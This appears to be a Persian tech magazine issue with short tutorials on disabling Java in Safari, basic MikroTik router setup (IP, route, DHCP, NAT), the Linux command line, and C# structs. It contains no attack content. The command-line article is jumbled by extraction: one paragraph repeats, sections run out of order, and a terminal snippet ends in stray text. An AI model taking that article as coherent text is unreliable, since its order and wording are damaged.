برای این کار ابتدا بر روی آیکن چرخ دنده در بالا-راست سافاری کلیک کنید و از منوی باز شده گزینه Preferences را انتخاب کنید. حال تب Security را باز کنید. در مقابل عبارت Web Content Settings، تیک کنار Java را بردارید. اگر از قبل، مربع کنار این علامت خالی است، نیازی به انجام کار خاصی ندارید. توجه داشته باشید بعد از برداشتن تیک کنار جاوا، برای اعمال تغییرات نیاز است یک دور مرورگر خود را بسته و دوباره باز کنید.







# برگ برنده پیشب آفلاینه!





# 3 گام تا راه اندازی

# MikroTik



### تعریف سناریو:

فرض کنید من قصد راه اندازی یک میکروتیک جدید را دارم ( Router board یا Router OS ). در حال حاضر شبکه ای دارم که نشانی های آن مثلا ۱۰.۲۰.۳۰.۰ می باشد . من قصد دارم میکروتیک یکی از نشانی های این بازه را گرفته و به شبکه ای در محدوده ۱۹۲.۱۶۸.۸۸.۰ سرویس دهم . دقت داشته باشید تا این مرحله فقط برای من شبکه ( اینترنت ) دار کردن سیستم ها اهمیت دارد و فعلا به دنبال راه اندازی Hotspot یا مدیریت پهنای باند نیستم . ( برای راه اندازی سایر سرویس ها میتوانید از فایل های مربوطه که در نشانی persianmikrotik.ir قرار دارند استفاده کنید . )

### مقدمات :


ابتدا میکروتیک را به راه اندازی کنید و یکی از Ether های آنرا به کارت شبکه سیستم متصل کنید ، بهتر است اینترنت سیستم را قطع کنید .

کافی است بر روی loader نرم افزار winbox کلیک کنید ، در این مرحله باید میکروتیک با نشانی MAC و نشانی IP=0.0.0.0 شناسایی شده باشد ، بر روی نشانی MAC میکروتیک کلیک کنید . username=admin و بدون کلمه عبور می باشد.

”  
تذکر : بعد از اختصاص نشانی IP به میکروتیک قویا توصیه میکنم ارتباط Winbox را قطع نموده و با نشانی IP به میکروتیک ارتباط داشته باشید .

### گام اول : اختصاص IP به interface های mikrotik

۱- از فهرست Ip به بخش Address مراجعه نمایید . در پنجره Address List بر روی نماد + کلیک کنید تا پنجره new Address باز شود .



Powered by  
**MIKROTIK**





۲- در فیلد Address نشانی IP را که مایلید به آن interface اختصاص یابد وارد نمایید . و در مقابل interface هم پورتی را که می بایست Ip بگیرد مشخص نمایید . همانطور که برای Ether 3 در شکل زیر مشاهده میکنید چنانچه برای interface یی یک Comment تعریف کرده باشید در این قسمت به نمایش درخواهد آمد . توصیه میکنم مقادیر network و broadcast را بدون تغییر باقی بگذارید mikrotik به صورت خودکار آنها را تکمیل خواهد نمود .

توجه داشته باشید که وقتی نام هر فیلد به رنگ قرمز می باشد در وارد نمودن مقدار آن اشتباهی مرتکب شده اید . بر روی Ok کلیک کنید . هم اکنون به Interface نشانی Ip اختصاص داده شد .

### مشاهده نشانی های Interface ها در وضعیت متنی

در وضعیت متنی بعد از ورود کافی است از دستورات نشان داده شده در تصویر زیر استفاده کنید .

### حذف نشانی Interface در حالت متنی

```
[admin@MikroTik] /ip address> print
Flags: X - disabled, I - invalid, D - dynamic
# ADDRESS NETWORK BROADCAST INTERFACE
0 192.168.8.1/24 192.168.8.0 192.168.8.255 persiannikrotik.ir
1 192.168.200.1/24 192.168.200.0 192.168.200.255 persiannikrotik.ir
[admin@MikroTik] /ip address> remove
numbers: 1
[admin@MikroTik] /ip address> print
Flags: X - disabled, I - invalid, D - dynamic
# ADDRESS NETWORK BROADCAST INTERFACE
0 192.168.8.1/24 192.168.8.0 192.168.8.255 persiannikrotik.ir
[admin@MikroTik] /ip address>
```

```
[admin@MikroTik] > ip
[admin@MikroTik] /ip> add
[admin@MikroTik] /ip address> print
Flags: X - disabled, I - invalid, D - dynamic
# ADDRESS NETWORK BROADCAST INTERFACE
0 192.168.8.1/24 192.168.8.0 192.168.8.255 persiannikrotik.ir
[admin@MikroTik] /ip address>
```



در این جا با دستور Print که مسیر IP Address / اجرا شده است ، من لیست همه نشانی های اختصاص داده شده به آن Interface را مشاهده کردم ، لازم است نشانی 192.168.200.1/24 را حذف کنم ، بنابراین از دستور Remove در مسیر Ip Address / استفاده می کنم . بعد از انجام دستور شماره سطر مربوط به نشانی های IP را وارد می کنم ، بعد از اجرای دستور هیچ اعلانی از طرف سیستم به کاربر اعلام نمی شود ، بنابراین مجدداً با Print گرفتن از نشانی های IP لیست جدید IP را مشاهده می کنم . برای مشاهده گام دوم به نشانی persiannikrotik.ir مراجعه نمایید .



## ایجاد Route راه اندازی DHCP Server

در بخش قبل مشاهده نمودید که به Interface ها IP دادیم . طبیعتاً یک روش این است که مثلاً به Ether0 آدرس Valid IP بدهیم و سایر Interface ها را Invalid IP دهیم . با این وجود اگر Ether های دیگر به جز Ether0 را بررسی کنیم ؛ سیستم های متصل به آن ارتباط با اینترنت ندارند . برای اینکه Ether های دیگر به جز Ether0 اصطلاحاً اینترنت دار شوند از جمله کارهایی که لازم است انجام دهیم نوشتن Route است .



- ۱- از فهرست IP به بخش Routes می رویم و پنجره Route List باز خواهد شد .
- ۲- بر روی نماد + کلیک کنید تا پنجره new Route باز شود .



۳- در این پنجره دقت داشته باشید که به destination تغییری نمیدهید و Gateway را از جنس نشانی باشد که میکروتیک قرار است از آن شبکه تغذیه شود مثلاً از نشانی های Public شبکه شما باشد ؛ حال Ok کنید .

## نصب DHCP سرور

از منوی IP به بخش DHCP Server مراجعه نمایید . در پنجره DHCP Server بر روی DHCP Setup کلیک کنید . در پنجره جدید شماره Ether یی را که سیستم های متصل به آن به صورت DHCP متصل خواهند شد را انتخاب کنید .







”

نکته بسیار مهم چنانچه تعداد کاربران بیشتر / کمتر از یک رنج Ip است باید با subnetting / Supernetting این کار را انجام دهید . مثلا به جای 24/ در ادامه نشانی Ip قرار دهید /۲۳ .

Select network for DHCP addresses

DHCP Address Space:

در بخش بعدی gateway را برای سیستم هایی که به صورت DHCP نشانی Ip خواهند گرفت را وارد نمایید .

Select gateway for given network

Gateway for DHCP Network:

چنانچه شبکه شما به صورت Remote می باشد لازم است DHCP Relay مربوطه را وارد نمایید.

If this is remote network, enter address of DHCP relay

DHCP Relay:

در بخش بعد نشانی IP هایی را که به کاربران اختصاص داده خواهد شد تعیین میکنید .

Select pool of ip addresses given out by DHCP server

Addresses to Give Out:

MIKROTIK




## • Nat

## بررسی ترافیک Nat شده به تفکیک هر Ether

برای این کار به مسیر IP بخش Firewall قسمت Nat مراجعه نمایید و در آن سربرگ statistic را انتخاب کنید .

در این سربرگ شما مشخصه های میزان بایت ها / بسته ها / نرخ ارسال و دریافت / نرخ بسته های ارسالی را مشاهده خواهید نمود هم چنین گراف مناسبی را برای میزان بسته ها و مشخصه های Nat شده مشاهده خواهید نمود .



یادآوری می کنم که سناریو فصل اول را مجددا بررسی کنید ، با گامهای قبلی هنوز سیستم دارای اینترنت در سایر Ether ها نیست . گام بعدی من ، ایجاد یک NAT می باشد .

از جمله کاربردهای این گزینه ، وقتی است که شما میکروتیکی دارید که Ether1 آن ورودی اینترنت و Ether2 آن به سمت شبکه کاربران است و مایلید از Ether 3 آن نیز مثلا برای رساندن Intranet ملی یا حتی ایجاد شبکه ای دیگر استفاده کنید .

باتدا از مسیر IP گزینه Firewall را انتخاب کنید ، سپس گزینه ، Nat را انتخاب کنید .

در پنجره Nat Rule که از کلیک بر روی + در پنجره Nat باز می شود ، برای گزینه Chain گزینه Srcnat و برای ردیف src.address هم باید نشانی شبکه سمت کاربران یعنی 192.168.88.0/24 را وارد کنید.. ( این که چرا باید نوع Nat باید Srcnat باشد ، از حوصله این بحث و آموزش سریع خارج است ، برای درک بهتر میتوانید به کتاب " آمادگی گام به گام پیکربندی مسیریاب های میکروتیک " و یا نشانی persianmikrotik.ir مراجعه نمایید . ) بعد به سربرگ Action مراجعه کنید .

در این بخش برای Action=srcnat و برای To Adress هم نشانی ether ورودی اینترنت میکروتیک را وارد نمایید . طبق سناریوی فرضی من ، این نشانی مثلا ۱.۲.۳.۴ است . ( من نشانی IP واقعی رو مخدوش نموده ام که مشخص نباشد . ) خب با انجام این کار باید ether خروجی اینترنت دار شده باشد .



برای آنکه کاری امکان پذیر گردد دیدگان دیگری لازم است، دیدگانی نو.

**سمیرا صرامی**  
 مهندس فناوری اطلاعات  
 عضو رسمی تیم آفلاین



## خط فرمان



دستگاه بالا را «ترمینال» می نامیدند. برخلاف ظاهر کامپیوتر مانند آن، این دستگاه تنها یک نمایشگر و یک کیبورد است که باید آن را از طریق یک شبکه خاص به یک کامپیوتر مرکزی متصل کرد. این ترمینال فقط و فقط توانایی تایپ کردن دستورات و نمایش خروجی به منظور ارتباط با کامپیوتر مرکزی را دارد. مشخص است که عمر این دستگاه ها به سر رسیده و حالا حتی اگر قرار باشد با یک کامپیوتر مرکزی ارتباط برقرار کنیم و دستورات مان را به آن بفرستیم، از یک کامپیوتر واقعی استفاده می کنیم که روی آن یک شبیه ساز ترمینال (یعنی نرم افزاری که عملکرد مشابه عکس ترمینال بالا دارد) قرار دارد. اما اگر فکر می کنید ترمینال و خط فرمان یک سیستم قدیمی است که دیگر کاربرد زیادی ندارد باید بگوییم که اشتباه می کنید. تصویر زیر یک مجموعه سرور کامپیوتری به ارزش تقریبی دو میلیون یورو را نشان می دهد که از طریق یک ترمینال آی بی ام (IBM)، قابل کنترل است:



در ادامه سعی می کنیم پاسخ به دو سوال مهم را با هم مرور کنیم. اول اینکه چرا لینوکسی ها اینقدر ترمینال شان را دوست دارند و این سیستم چه خاصیتی دارد که حتی در یک سرور چند میلیون دلاری هم آن را به رابط گرافیکی ترجیح می دهند و دوم اینکه یک کاربر لینوکس دستکتاب بر روی مثلا کامپیوتر شرکت یا خانه، چقدر به آگاهی از این ترمینال نیاز دارد. شاید یک مثال خوب برای درک اهمیت ترمینال، مقایسه آن با بالا زدن کاپوت خودرو و نگاه کردن به موتور باشد. سیستم های مشابه یونیکس (از جمله گنو/لینوکس ها) براساس یک فلسفه بنا شده اند. یک بخش از این فلسفه می گوید «همه چیز یا باید فایل باشد یا پروسس» و بخش دیگری تاکید دارد که «همه تنظیمات باید در فایل های متنی ذخیره شوند». ترکیب این دو یعنی قدرت فوق العاده ترمینال. چطور؟ فرض کنید شما سعی داشته اید با یک رابط گرافیکی تغییری در شیوه نمایش پنجره هایتان بدهید و مثلا به جای دکمه دایره ای برای بستن پنجره، تمی نصب کنید که این دکمه را مثلثی نمایش می دهد و اینکار - به دلیل نصب برنامه ای خارج از منابع اصلی توزیع که می دانیم دلیلی دارد که وارد منبع اصلی نشده است - باعث به هم ریختن محیط گرافیکی تان شده است. برای این مشکل کسی که ترمینال را شناسد دائما باید تلاش کند تا با همان رابط گرافیکی مشکل را حل کند اما اگر کسی به ترمینال وارد باشد می تواند آن را باز کند و با زدن یک دستور، فایل مربوط به تنظیمات ظاهر پنجره ها را پاک کند (یا اگر نمی داند اول با یک دستور دیگر آن را پیدا کند) تا ظاهر پنجره ها به حالت پیش فرض برگردند. درست مثل کسی که وقتی خودرو به درستی استارت نمی زند، بلد است کاپوت ماشین را بالا بزند و مشکل را در موتور رفع کند. اما این همه ماجرا نیست، از طرف دیگر کار کردن در ترمینال کارآتر و سریع تر است. این موضوع برای کسی که

از ترمینال سر در نمی آورد عجیب به نظر می رسد اما در عمل استفاده از ترمینال نه فقط قدرت و انعطاف پذیری که سرعت کار شما را هم بالا می برد. فرض کنید در همین لحظه بخواهیم یک فایل جی.پگ (JPEG) را از روی دستکتاب به پی.ان.جی. (PNG) تغییر فرمت دهیم. در حالت عادی باید دستمان را از روی کیبورد به روی ماوس ببریم، این پنجره را که در حال خواندن آن هستیم را کوچک کنیم، دستکتاب را ببینیم، آیکون آن فایل را پیدا کنیم، رایت کلیک کنیم و Open with Gimp (که برنامه ای برای ادیت تصاویر است را بزنیم) و بعد از اینکه آن برنامه سنگین باز شد از منوی File، آن را به یک اسم جدید ذخیره کنیم و اسم جدید را بدهیم و فرمت را از یک کشوی باز شونده PNG انتخاب کنیم و بر روی Save کلیک کنیم. سپس باید برنامه گرافیکی را ببندیم و این پنجره را بزرگ کنیم و ادامه بدهیم به نوشتن این درس اما ما ترجیح می دهیم اینکار را در ترمینال انجام دهیم. یک دکمه F۱۲ ترمینال زیبایی را از بالای صفحه به پایین خواهد لغزاند و می نویسم: فرض کنید در همین لحظه بخواهیم یک فایل جی.پگ (JPEG) را از روی دستکتاب به پی.ان.جی. (PNG) تغییر فرمت دهیم. در حالت عادی باید دستمان را از روی کیبورد به روی ماوس ببریم، این پنجره را که در حال خواندن آن هستیم را کوچک کنیم، دستکتاب را ببینیم، آیکون آن فایل را پیدا کنیم، رایت کلیک کنیم و Open with Gimp (که برنامه ای برای ادیت تصاویر است را بزنیم) و بعد از اینکه آن برنامه سنگین باز شد از منوی File، آن را به یک اسم جدید ذخیره کنیم و اسم جدید را بدهیم و فرمت را از یک کشوی باز شونده PNG انتخاب کنیم و بر روی Save کلیک کنیم. سپس باید برنامه گرافیکی را ببندیم و این پنجره را بزرگ کنیم و ادامه بدهیم به نوشتن این درس اما ما ترجیح می دهیم اینکار را در ترمینال انجام دهیم. یک دکمه F۱۲ ترمینال زیبایی

خط فرمان یا کامند لاین روشی است برای ارتباط با سیستم عامل. این روش به ساده ترین حالت ممکن کار می کند: متن. در خط فرمان شما می توانید مستقیما دستوراتی را برای کامپیوتر تایپ کنید و بعد از زدن کلید Enter، کامپیوتر دستورات شما را اجرا خواهد کرد و در صورت نیاز با نوشتن جواب، به شما پاسخ خواهد داد. این موضوع در تقابل با رابط گرافیکی قرار دارد که در آن دستورات از طریق ماوس، منوها، کلیک کردن و موارد مشابه داده می شود و جواب ها از طریق تصاویر و نمودارها و غیره به نمایش در می آید. همانطور که در پارگراف قبل گفتیم، دسترسی به خط فرمان به شکل متنی و با نوشتن و دیدن دستورات و نتایج آنها انجام می شود. برای انجام این کار نیاز به یک برنامه است و این برنامه «شبیه ساز ترمینال» یا همان «ترمینال امولاتور» نام دارد که برای ساده شدن کار به آن ترمینال می گوییم.

اگر بپرسید چرا این برنامه ها را شبیه ساز ترمینال می نامند، باید بگوییم که در زمان های قدیم که کامپیوترها بسیار گران بودند، دانشگاه ها یا موسسات بسیار پولدار یک کامپیوتر مرکزی می خریدند که در اصل یک سی پی یو (پردازنده) بود و کمی حافظه و یک دیسک و بعد هر کسی که می خواست از آن استفاده کند، با استفاده از دستگاهی مانند تصویر زیر به آن وصل می شد:





در درس‌ساز برای اجرای برنامه‌ها و چه باگ‌های امنیتی. پس واقعا چه نیازی است که یک سرور، محیط گرافیکی‌ای را لود کند که نه تنها حجم زیادی از کدهایش هیچ ربطی به کار واقعی آن سرور ندارد، بلکه لایه‌ای برای باگ‌های نرم‌افزاری باشد؟

متخصص‌های کامپیوتر دلایل دیگری هم برای علاقه خاص‌شان به خط فرمان دارند ولی ما و شما می‌توانیم فعلا در همین حد متوقف شویم که خط فرمان سریع‌تر است، در سرورها منابع کمتری را به هدر می‌دهد، دسترسی ما به هر آنچه در یک سیستم هست و نیست را فراهم می‌کند و قابلیت کنترل بیشتری به کسی که پشت سیستم گنو/لینوکس نشسته است می‌دهد؟

در آخر اضافه کنیم که خط فرمان منحصر به گنو/لینوکس نیست. ویندوز از قدیم خط فرمانی داشته که با دستور cmd از منوی Run قابل دسترسی بوده و مک هم از نسخه OS X به بعد، از یک خط فرمان کاملا یونیکسی با همه ابزارهایی که در گنو/لینوکس هم یافت می‌شوند، پشتیبانی می‌کند.

این را هم اضافه کنیم که یکی از تبلیغات پر سر و صدای ویندوز سرور نسخه هشت، چیزی است به نام «خط فرمان» که به گفته مایکروسافت به مدیران سیستم این قابلیت را خواهد داد تا به سرعت و قدرت از طریق دستورات متن، کل سرور را کنترل کنند و حتی با نوشتن دستورات در داخل برنامه‌های ویژه خط فرمان، کارهای حجیم را به شکل خودکار مدیریت کنند؛ کاری که به گفته خود مایکروسافت در محیط گرافیکی بسیار مشکل بوده است.

را از بالای صفحه به پایین خواهد لغزاند و می‌نویسم:

```
mike@mike-desktop:~$ cd Desktop/
mike@mike-desktop:~/Desktop$ cd ..
mike@mike-desktop:~$ nifty, the Awn-terminal applet
```

در ضمن نیازی نداریم تمامی این نوشته‌ها را تایپ کنیم چرا که ترمینال‌های مدرن به راحتی می‌توانند به شکل منطقی دستورات را بنا به خواست ما کامل کنند. زدن F12 این ترمینال لغزان را به بالای صفحه جمع می‌کند تا دفعه بعدی که بخواهیم سریعاً آن را احضار کنیم.

اما در یک زندگی عادی نیازی به اینکار نیست. در یک زندگی عادی لینوکسی، مانند سیستم عامل‌های دیگر شما می‌توانید به طور کامل در محیط گرافیکی باشید بدون اینکه نیاز باشد فرمانی را تایپ کنید. مثال خودرو و کاپوت را دوباره به یاد بیاورید. یک راننده در زندگی عادی نیاز ندارد به موتور دسترسی پیدا کند اما اصلا نباید تعجب کرد اگر به هنگام سوال در مورد وضعیت روغن ماشین، جواب این باشد که باید کاپوت را بالا بزنند و دست‌ها را کثیف کنند.

ترمینال در دنیای حرفه‌ای هم بسیار محبوب است. درست است که برنامه‌های کنترل گرافیکی کامپیوترها از راه دور پیشرفت زیادی کرده‌اند اما هنوز اگر لازم باشد یک مدیر سیستم یا برنامه‌نویس، سروری را تعمیر کند یا تغییری در آن بدهد یا آن را آپدیت کند، بهترین گزینه اجرا کردن یک شبیه‌ساز ترمینال روی کامپیوتر خودش است و وصل شدن از طریق محیط متنی به آن کامپیوتر. در ضمن کامپیوتری که در ترمینال بوت می‌شود نیازی ندارد بخشی از منابع ارزشمند خودش را برای اجرای محیط گرافیکی هزینه کند.

ما و شما هم باید بدانیم که هر برنامه کامپیوتری باگ (اشکال نرم‌افزاری) دارد، چه باگ‌های



OFFLINE

برای آفلاین مرز وجود ندارد !!



AJAX c++  
Scheme Lips

Python

Delphi HTML

ColdFusion MATLAB

ActionScript

COBOL

VB.NET ABAP

Clarion C

SQL

SML PHP

Do{

live\_life(♥);

}while(1==1);

Java

.NET

XML

Objective-C

Visual Objects

Pascal

Ruby

Clipper

Lasso

Fortran

VisualBasic

Eiffel Magik  
JavaScript

Ada

RPG

C#

Perl



اگه می خوای زندگی رو درک کنی  
باید برنامه نویسی باشی!!!





## ساختارها در سی شارپ

در این درس با ساختارها (Struct) در زبان C# آشنا می شویم. اهداف این درس بشرح زیر می باشند

- یک struct یا ساختار (Structure) چیست؟
- پیاده سازی ساختارها (Struct)
- استفاده از ساختارها (Struct)
- نکات مهم و مطالب کمکی درباره struct ها

ساختار (struct) چیست؟

همانطور که با استفاده از کلاسها می توان انواع (types) جدید و مورد نظر را ایجاد نمود، با استفاده از struct ها می توان انواع مقداری (value types) جدید و مورد نظر را ایجاد نمود. از آنجائیکه struct ها بعنوان انواع مقداری در نظر گرفته می شوند، از اینرو تمامی اعمال مورد استفاده بر روی انواع مقداری را می توان برای struct ها در نظر گرفت. struct ها بسیار شبیه به کلاسها هستند و می توانند دارای فیلد، متد و property باشند. عموماً ساختارها مجموعه کوچکی از عناصری هستند که منطقی با یکدیگر دارای رابطه می باشند. برای نمونه می توان به ساختار Point موجود در Framework SDK اشاره کرد که حاوی دو property با نامهای X و Y است.

با استفاده از ساختارها (struct) می توان اشیایی با انواع جدید ایجاد کرد که این اشیاء می توانند شبیه به انواع موجود (int, float, ...) باشند. حال سوال اینست که چه زمانی از ساختارها (struct) بجای کلاس استفاده می کنیم؟ در ابتدا به نحوه استفاده از انواع موجود در زبان C# توجه نمایید. این انواع دارای مقادیر و عملگرهای معینی جهت کار با این مقادیر هستند. حال اگر نیاز به شیئی دارید که همانند این انواع رفتار نمایند لازم است تا از ساختارها (struct) استفاده نمایید. در ادامه این مبحث نکات و قوانینی را ذکر می کنیم که با استفاده از آنها بهتر بتوانید از ساختارها (struct) استفاده نمایید.

## نمونه ای از یک ساختار (Struct)

```
using System;
struct Point
{
    public int x;
    public int y;
    public Point(int x, int y)
    {
        this.x = x;
        this.y = y;
    }
    public Point Add(Point pt)
    {
        Point newPt;
        newPt.x = x + pt.x;
        newPt.y = y + pt.y;
        return newPt;
    }
}
/// <summary>
/// مثالی از اعلان و ساخت یک struct
/// </summary>
class StructExample
{
    static void Main(string[] args)
    {
        Point pt1 = new Point(1, 1);
        Point pt2 = new Point(2, 2);
        Point pt3;
        pt3 = pt1.Add(pt2);
        Console.WriteLine("pt3: {0};{1}", pt3.x,
        pt3.y);
    }
}
```

